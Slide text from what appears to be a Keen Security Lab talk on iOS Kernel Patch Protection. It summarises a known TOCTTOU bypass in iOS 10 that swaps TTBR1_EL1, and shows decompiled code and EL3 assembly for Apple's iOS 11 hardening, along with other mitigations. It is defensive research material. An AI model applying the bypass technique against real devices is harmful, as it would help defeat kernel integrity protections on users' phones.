KPP bypass in iOS 10

- Discovered by Luca Todesco
- TOCTTOU problem:
  - Change TTBR1_EL1 to the fake one, by hooking resume_idle_cpu and start_cpu, where MMU is initialized.
  - Before instruction “MSR CPACR_EL1, X0” - the entrance of EL3 - recover TTBR1_EL1 into the real one.
- The check in EL3 always successful

KEEN security lab

KPP hardening in EL1

- Hardcode the address of resume_idle_cpu and start_cpu, preventing them to be hooked

```
void __noreturn LowResetVectorBase()
{
  __int64 v0; // x0@1
  __int64 *i; // x1@1
  __int64 v2; // x21@2
  void (*v3)(void); // x0@5

  _WriteStatusReg(ARM64_SYSREG(3, 0, 12, 0, 0),
        (unsigned __int64)sub_FFFFFFF007086000);
  v0 = (unsigned __int8)_ReadStatusReg(ARM64_SYSREG(3, 0, 0, 0, 5));
  for ( i = 0LL; ; i += 2 )
  {
    v2 = *i;
    if ( !*i )
      goto LABEL_7;
    if ( v0 == *(_DWORD *)(v2 + 816) )
      break;
  }
  v3 = *(void (**)(void))(v2 + 304);
  if ( v3 )
    v3();
  while ( 1 )
LABEL_7:
    ;
}
```

iOS 10

```
void LowResetVectorBase()
{
  unsigned __int64 v0; // x0@1
  __int64 *v1; // x1@1
  __int64 v2; // x21@2
  void (*v3)(void); // x0@6

  _WriteStatusReg(ARM64_SYSREG(3, 0, 1, 0, 4), 0LL);
  _WriteStatusReg(ARM64_SYSREG(3, 0, 12, 0, 0),
                  (unsigned __int64)sub_FFFFFFF0070A2000);
  v0 = _ReadStatusReg(ARM64_SYSREG(3, 0, 0, 0, 5)) & 0xFF;
  v1 = 0LL;
  while ( 1 )
  {
    v2 = *v1;
    if ( *v1 )
    {
      if ( v0 == *(_DWORD *)(v2 + 512) )
        break;
    }
    v1 += 2;
    if ( v1 == (__int64 *)32 )
      goto LABEL_10;
  }
  v3 = *(void (**)(void))(v2 + 248);
  if ( v3 && ((char *)v3 == (char *)resume_idle_cpu ||
              (char *)v3 == (char *)start_cpu) )
    v3();
  while ( 1 )
LABEL_10:
    ;
}
```

iOS 11

KEEN security lab

KPP hardening in EL3

- Baseline TTBR1_EL1 value is set during initialization phase
  - iOS 10 only checks if current TTBR1_EL1 == baseline_TTBR1_EL1
- In iOS 11, Apple introduced the 2nd TTBR1_EL1 baseline value, updated frequently during IRQ handler
  - No explicit EL3 IRQ entrance in EL1
- During heartbeat phase, checks if current TTBR1_EL1 == baseline_TTBR1_EL1 == 2nd_ baseline_TTBR1_EL1

KEEN security lab

KPP hardening in EL3

- 2nd baseline TTBR1_EL1 value updated in IRQ handler

```
MSR             #6, c6, c0, #0, X0 ; [>] FAR_EL3 (Fault Address Register (EL3))
MRS             X0, #0, c2, c0, #1 ; [<] TTBR1_EL1 (Translation Table Base Register 1 (EL1))
MSR             #6, c13, c0, #2, X0 ; [>] TPIDR_EL3 (EL3 Software Thread ID Register)
MOV             X0, #0x431 ; Set bits NS, RW
MSR             #6, c1, c1, #0, X0 ; [>] SCR_EL3 (Secure Configuration Register)
MOV             X0, #0x100000
MSR             #0, c1, c0, #2, X0 ; [>] CPACR_EL1 (Architectural Feature Access Control Register (EL1))
MOV             X0, #0x80000000
MSR             #6, c1, c1, #2, X0 ; [>] CPTR_EL3 (Architectural Feature Trap Register (EL3))
MRS             X0, #6, c6, c0, #0 ; [<] FAR_EL3 (Fault Address Register (EL3))
ERET
```

Save current TTBR1_EL1 value to TPIDR_EL3 register

KEEN security lab

KPP hardening in EL3

- Mitigated Luca's approach
  - The fake TTBR1_EL1 value is updated to 2nd_ baseline_TTBR1_EL1
  - Impossible to bypass the check below

```
MRS     X9, #0, c2, c0, #1 ; [<] TTBR1_EL1 (Translation Table Base Register 1 (EL1))
MRS     X10, #6, c13, c0, #2 ; [<] TPIDR_EL3 (EL3 Software Thread ID Register)
CMP     X9, X10
B.NE    loc_41000064AC
LDR     X10, [X20,#(baseline_TTBR1_EL1 - 0x41000132A0)]
CMP     X9, X10
B.NE    loc_41000064F8
```

checks if current TTBR1_EL1 == baseline_TTBR1_EL1 == 2nd_ baseline_TTBR1_EL1

KEEN security lab

Other mitigations

- Remove mach_zone_force_gc interface in release build
  - Utilized by Ian Beer to perform cross-zone memory attack
- Safari heap enhancement
  - Gigacages heap
  - More details at: https://labs.mwrinfosecurity.com/blog/some-brief-notes-on-webkit-heap-hardening/
- Remount hardening
  - Enforce NOSUID mounting after iOS 11
  - RW remount on root partition is “HARD” in iOS 11.3

KEEN security lab

LAST BUT NOT LEAST

KEEN security lab

Conclusions

- Apple did a very good job with those mitigations and hardening.
- Apple really cares about compatibility and customers so some useful features for the attackers cannot be simply removed.
  - Captive Portal (well you know lot of people use this, like at Starbucks etc..)
  - WebClips web applications (I heard they have important enterprise customers using this feature so it will stay).
- Apple recently focus a lot on stopping jailbreaks, but for a malicious actor often a good sandbox escape can do enough harm (like “mobile” user unsandboxed), since it’s the data they are after.

KEEN security lab

Acknowledgments

- Wushi
- Feng Zhen
- Qoobee
- Liangwei

KEEN security lab

Questions?

Or just ping us around the conference or Twitter

KEEN security lab


KEEN
security
lab